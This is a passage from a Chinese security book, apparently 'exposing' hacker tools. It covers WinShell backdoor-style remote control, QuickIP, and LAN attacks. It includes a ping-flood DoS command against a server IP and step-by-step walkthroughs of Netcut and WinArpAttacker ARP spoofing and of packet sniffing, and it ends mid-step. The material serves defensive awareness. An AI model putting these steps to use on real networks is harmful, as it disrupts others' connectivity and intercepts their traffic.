当配置好 WinShell 服务器并在被控端计算机中运行后，用户可在主控端计算机中利用“命令提示符”窗口输入有关的 Telnet 命令与远程计算机建立连接，并进行控制。


具体的操作方法如下。

STEP01：成功建立连接



将已配置的 WinShell 服务器端复制到远程计算机中并运行。在主控端运行“Telnet 服务器 IP 5277”命令。

STEP02：执行“？”命令



可查看WinShell的所有命令参数。

> **提示**
>
> WinShell 命令参数及其功能如下。
>
> - i Install：远程安装功能。
> - r Remove：远程反安装功能。此命令并不终止 WinShell 的运行。
> - p Path：查看 WinShell 主程序的路径信息。
> - b reBoot：重新启动远程计算机。
> - d shutdown：关闭远程计算机。
> - s Shell：WinShell 提供的 Telnet 服务功能。
> - x exit：退出本次登录会话。此命令不终止 WinShell 的运行。
> - q quit：终止 WinShell 的运行。此命令不反安装 WinShell。

STEP03：执行“s”命令

显示远程计算机的盘符信息。此时主控端就可以控制远程计算机了。

13.4 用 QuickIP 进行多点控制


如果想尝试一下“一台计算机同时管理和控制多台计算机，多台计算机也同时管理一台计算机”这样的“多点”控制，QuickIP 无疑是一个很好的选择。QuickIP 可用于服务器管理、远程资源共享、网吧机器管理、远程办公、远程教育、排除故障、远程监控等多种应用场合。

13.4.1 设置 QuickIP 服务器端

由于 QuickIP 是将服务器端与客户端合并在一起的，因此无论在哪台计算机中都是一起安

装服务器端和客户端，这也是实现一台服务器可以同时被多个客户机控制、一台客户机也可以同时控制多个服务器的前提条件。配置 QuickIP 服务器端的具体操作步骤曝光如下。


STEP01: 运行 QuickIP 服务器



01 勾选“立即运行QuickIP服务器”复选框。

02 单击“完成”按钮继续。

STEP02: 设置登录密码提示信息




单击“确定”按钮。

STEP03: 修改密码

01 根据提示输入密码并单击按钮。

02 单击“确定”按钮。

STEP04: QuickIP 的服务器管理窗口




可以看到“服务器启动成功”的字样。

13.4.2 设置 QuickIP 客户端

客户端的设置与服务器端的设置相比简单多了，主要是添加服务器端的操作。具体的操作步骤如下。

STEP01: 添加服务器



01 单击“添加主机”按钮，准备添加服务器。

02 输入远程计算机的 IP 地址、端口及密码后，单击“确认”按钮。

STEP02: 查看已添加的 IP 地址

展开已添加的 IP 地址，可看到远程控制功能十分丰富，这表示客户端与服务器端的连接已经成功了。


13.4.3 实现远程控制

下面介绍如何进行远程控制（鉴于 QuickIP 的功能非常强大，这里只讲几个比较常用的控制操作），具体操作步骤如下。

STEP01: 查看远程驱动器

单击“远程磁盘驱动器”选项，即可看到远程计算机中的所有驱动器。


STEP02: 远程屏幕控制



单击“屏幕控制”选项，稍后便可看到远程计算机桌面，并且可实现对远程计算机的控制。

> **提示** 如果远程计算机出现速度忽然缓慢等情况，则可以通过单击“远程主机进程列表”选项，查看远程计算机进程来快速诊断远程计算机的问题所在。

STEP03: 关闭远程计算机



单击“远程控制”下的“远程关机”选项，弹出对话框询问是否关闭，这里选择“是”即可。

限于篇幅，本书无法将该软件的远程控制功能一一详细讲述，但从上述的远程控制应用可以看出，QuickIP 远程控制功能十分强大，是网管和有远程控制需求用户的好帮手。

第 14 章 局域网攻防

目前，黑客利用各种专门攻击局域网的工具对局域网进行攻击，鉴于此，本章曝光最常用的一些局域网黑客工具，读者可以详细了解这些工具以及相关的安全防范知识。

要点提示

- ○ **局域网安全隐患**
- ○ **局域网攻击工具曝光**
- ○ **局域网监控工具曝光**

14.1 局域网安全介绍

目前，越来越多的企业建立自己的局域网（Local Area Network，LAN）以实现企业信息资源共享或者在局域网上运行各类业务系统。随着企业局域网应用范围的扩大、保存和传输的关键数据增多，局域网的安全性问题日益突出。

14.1.1 局域网基础知识

局域网是指在某一区域内由多台计算机互连形成的计算机组，一般是方圆几千米以内的计算机。局域网把个人计算机、工作站和服务器连在一起，在局域网中可以进行管理文件、共享应用软件、共享打印机、安排工作组内的日程、发送电子邮件和传真通信服务等操作。局域网是封闭型的，可以由办公室内的两台计算机组成，也可以由一个公司内的数百台计算机组成。由于距离较近，传输速率较快，从 10Mbit/s 到 1000Mbit/s 不等。局域网常见的分类方法有以下几种。

1）按采用技术分，可分为以太网（Ether Net）、FDDI 网和令牌环（Token Ring）网等。

2）按连网的主机间的关系分，可分为两类：对等网和 C/S（客户/服务器）网。

3）按使用的操作系统分，可分为 Windows 网和 Novell 网等。

4）按使用的传输介质分，可分为细缆（同轴）网、双绞线网和光纤网等。

局域网最主要的特点是：网络为一个单位所拥有，且地理范围和站点数目均有限。局域网具有如下的一些主要优点。

1）网内主机主要为个人计算机，是专门适于微机的网络系统。

2）覆盖范围较小，一般在几公里之内，适于单位内部连网。

3）传输速率高，误码率低，可采用较低廉的传输介质。

4）系统扩展和使用方便，可共享昂贵的外部设备和软件、数据。

5）可靠性较高，适于数据处理和办公自动化。

局域网连网非常灵活，两台计算机就可以连成一个局域网。局域网的安全是内部网络安全的关键，如何保证局域网的安全性成为网络安全研究的一个重点。

14.1.2 局域网安全隐患

网络使用户以最快的速度获取信息，但是非公开性信息的被盗用和破坏，是目前局域网面临的主要问题。

1．局域网病毒

在局域网中，网络病毒除了具有可传播性、可执行性、破坏性、隐蔽性等计算机病毒的共同特点外，还具有如下几个新特点。

1）传染速度快。在局域网中，由于通过服务器连接每一台计算机，这不仅给病毒传播提供了有效的通道，而且病毒传播速度很快。在正常情况下，只要网络中有一台计算机存在病毒，在很短的时间内，将会导致局域网内计算机相互感染。

2）对网络破坏程度大。如果局域网感染病毒，将直接影响到整个网络系统的工作，轻则降低速度，重则破坏服务器上重要的数据信息，甚至导致整个网络系统崩溃。

3）病毒不易清除。清除局域网中的计算机病毒，要比清除单机病毒复杂得多。局域网中只要有一台计算机未能完全清除病毒，就可能使整个网络重新被病毒感染，即使刚刚完成清除工作的计算机，也很有可能立即被局域网中的另一台带病毒计算机所感染。

2．ARP 攻击

ARP 攻击主要存在于局域网网络中，对网络安全危害极大。ARP 攻击就是通过伪造的 IP 地址和 MAC 地址实现 ARP 欺骗，可在网络中产生大量的 ARP 通信数据，使网络系统传输发生阻塞。如果攻击者持续不断地发出伪造的 ARP 响应包，就能更改目标主机 ARP 缓存中的 IP-MAC 地址，造成网络遭受攻击或中断。

3．Ping 洪水攻击

Windows 提供一个 Ping 程序，使用它可以测试网络是否连接，Ping 洪水攻击也称为 ICMP 入侵，它是利用 Windows 系统的漏洞来入侵的。在命令行中运行命令“ping –l 65500 –t 192.168.0.1”，192.168.0.1 是局域网服务器的 IP 地址，这样就会不断地向服务发送大量的数据请求，如果局域网内的计算机很多，且同时都运行了命令“ping –l 65500 –t 192.168.0.1”，服务器将会因 CPU 使用率居高不下而崩溃，这种攻击方式也称 DoS 攻击（拒绝服务攻击），即在一个时段内连续向服务器发出大量请求，服务器因来不及回应而死机。

4．嗅探

局域网是黑客进行监听嗅探的主要场所。黑客在局域网内的一个主机、网关上安装监听程序，就可以监听出整个局域网的网络状态、数据流动、传输数据等信息。因为一般情况下，用户的所有信息，例如账号和密码，都是以明文的形式在网络上传输的。目前，可以在局域网中进行嗅探的工具很多，如 Sniffer 等。

14.2 局域网攻击曝光


黑客可以利用专门的工具来攻击整个局域网，例如使局域网中两台计算机的 IP 地址发生冲突，从而导致其中的一台计算机无法上网。所以，了解黑客攻击局域网的方式，提前做好预防工作很有必要。

14.2.1 网络剪刀手 Netcut 切断网络连接曝光

网络剪切手 Netcut 工具可以切断局域网里任何主机使其断开网络连接。利用 ARP 协议，同时也可以看到局域网内所有主机的 IP 地址。还可控制本网段内任意主机对外网的访问，随意开启或关闭其 Internet 访问权限，而访问内部 LAN 其他机器不存在任何问题。

该工具的具体使用步骤曝光如下。


STEP01: 打开“Netcut”主窗口



01 自动搜索当前网段内所有主机的IP地址、计算机名及MAC地址。

02 单击“选择网卡”按钮。


STEP02: 选择网卡



01 选择搜索计算机及发送数据包所使用的网卡。


02 单击“确定”按钮。

STEP03: 关闭局域网对网关的访问



在选中IP地址为192.168.0.8的主机后，单击“切断”按钮，使该主机的“开/关”状态变为“关”，此时该主机不能访问网关，也不能打开网页。

STEP04: 开启局域网对网关的访问




再次选中IP地址为192.168.0.8的主机，单击“恢复”按钮，该主机的“开/关”状态又重新变为“开”，此时该主机可以访问Internet网络。

STEP05: 快速查看主机信息


在“Netcut”主窗口中单击“查找”按钮。

STEP06: 打开“查找”对话框




在文本框中输入要查找主机的某个信息，这里输入IP地址，单击“查找”按钮。

STEP07: 返回主窗口




01 查找到的IP地址为192.168.0.8的主机信息。 02 单击“打印表”按钮。

STEP08: 查看局域网中主机的信息



查看所在局域网中所有主机的MAC地址、IP地址、用户名等信息。

STEP09: 返回主界面




选择某台主机后，单击“<<”按钮，即可将该IP地址添加到“网关IP”列表中，即可成功将该主机的IP地址设置成网关IP地址。

14.2.2 局域网ARP攻击工具WinArpAttacker曝光


WinArpAttacker是一款在网络中进行ARP欺骗攻击的工具，并使被攻击的主机无法正常与网络进行连接。此外，它还是一款网络嗅探（监听）工具，可嗅探网络中的主机、网关等对象，也可进行反监听，扫描局域网中是否存在监听。具体的操作步骤曝光如下。

STEP01: 安装并运行“WinArpAttacker”




单击工具栏上的“Scan”按钮，可扫描出局域网中的所有主机。此处依次单击“Scan”>“Advanced”选项。

STEP02: 打开“Scan”对话框



01 设置扫描范围并勾选要扫描的IP地址。 02 单击“Scan”按钮。


STEP03: 选择绑定的网卡和 IP 地址



01 在主界面选择“Options”>“Adapter”菜单命令。


02 若安装有多块网卡，则可在此选择绑定的网卡和IP地址。

STEP04: 设置网络攻击的各种选项



除Arp flood times是次数外，其他都是持续时间，持续时间是0表示不停止。


STEP05: 切换至“Update”选项卡



01 设置自动扫描的时间间隔等。

02 单击“确定”按钮。


STEP06: 切换至“Detect” 选项卡



01 设置检测的频率等。

02 单击“确定”按钮。


STEP07: 切换至“Analysis” 选项卡



01 指定保存ARP数据包文件的名称与路径。

02 单击“确定”按钮。


STEP08: 切换至“Proxy Arp” 选项卡



01 启用代理Arp功能。

02 单击“确定”按钮。


STEP09: 切换至“Protect” 选项卡



01 启用本地和远程防欺骗保护功能。

02 单击“确定”按钮。

STEP10: 返回主界面



选取攻击目标后，单击“Attack”按钮右侧的下拉按钮，选择攻击方式。单击“Stop”按钮，被攻击的主机恢复正常连接状态。

如果使用了嗅探攻击，则可单击“Detect”按钮开始嗅探。单击“Save”按钮，可将主机列表保存下来，再单击“Open”按钮，即可打开主机列表。如果用户对 ARP 包的结构比较熟悉，了解 ARP 攻击原理，则可自己动手制作攻击包，单击“Send”按钮进行攻击。


> **提示** ArpSQ 是该主机发送的 ARP 请求包的个数；ArpSP 是该主机发送的回应包的个数；ArpRQ 是该主机接收的请求包的个数；ArpRP 是该主机接收的回应包的个数。

14.2.3 网络特工监视数据曝光

网络特工可以监视与主机相连 HUB 上所有机器收发的数据包；还可以监视所有局域网内的机器上网情况，以对非法用户进行管理，并使其登录指定的 IP 网址。


使用网络特工的具体操作步骤曝光如下。

STEP01: 打开“网络特工”主窗口




选择“工具”→“选项”菜单命令。

STEP02: 打开“选项”对话框



设置启动和全局热键等属性后，单击“ok”按钮。

STEP03: 返回“网络特工”主窗口




01 单击“数据监视”后，在右侧设置监视内容，单击“开始监视”按钮。

02 右击“网络管理”，在快捷菜单中选择“添加新网段”命令。

STEP04: 打开“添加新网段”对话框


设置网络的开始IP地址、结束IP地址、子网掩码、网关IP地址之后，单击“Ok”按钮。

STEP05: 返回“网络特工”主窗口



查看新添加的网段并双击该网段。


STEP06: 查看设置网段的所有信息



01 查看设置网段的所有信息。


02 单击“管理参数设置”按钮。

STEP07: 打开“网段参数设置”对话框




对各个网络参数进行设置，然后单击“OK”按钮。

STEP08: 返回 STEP06 窗口




单击“网址映射列表”按钮。

STEP09: 打开“网址映射列表”对话框




选中要解析的DNS服务器后，单击“开始解析”按钮。

STEP10: 对选中的 DNS 服务器进行解析



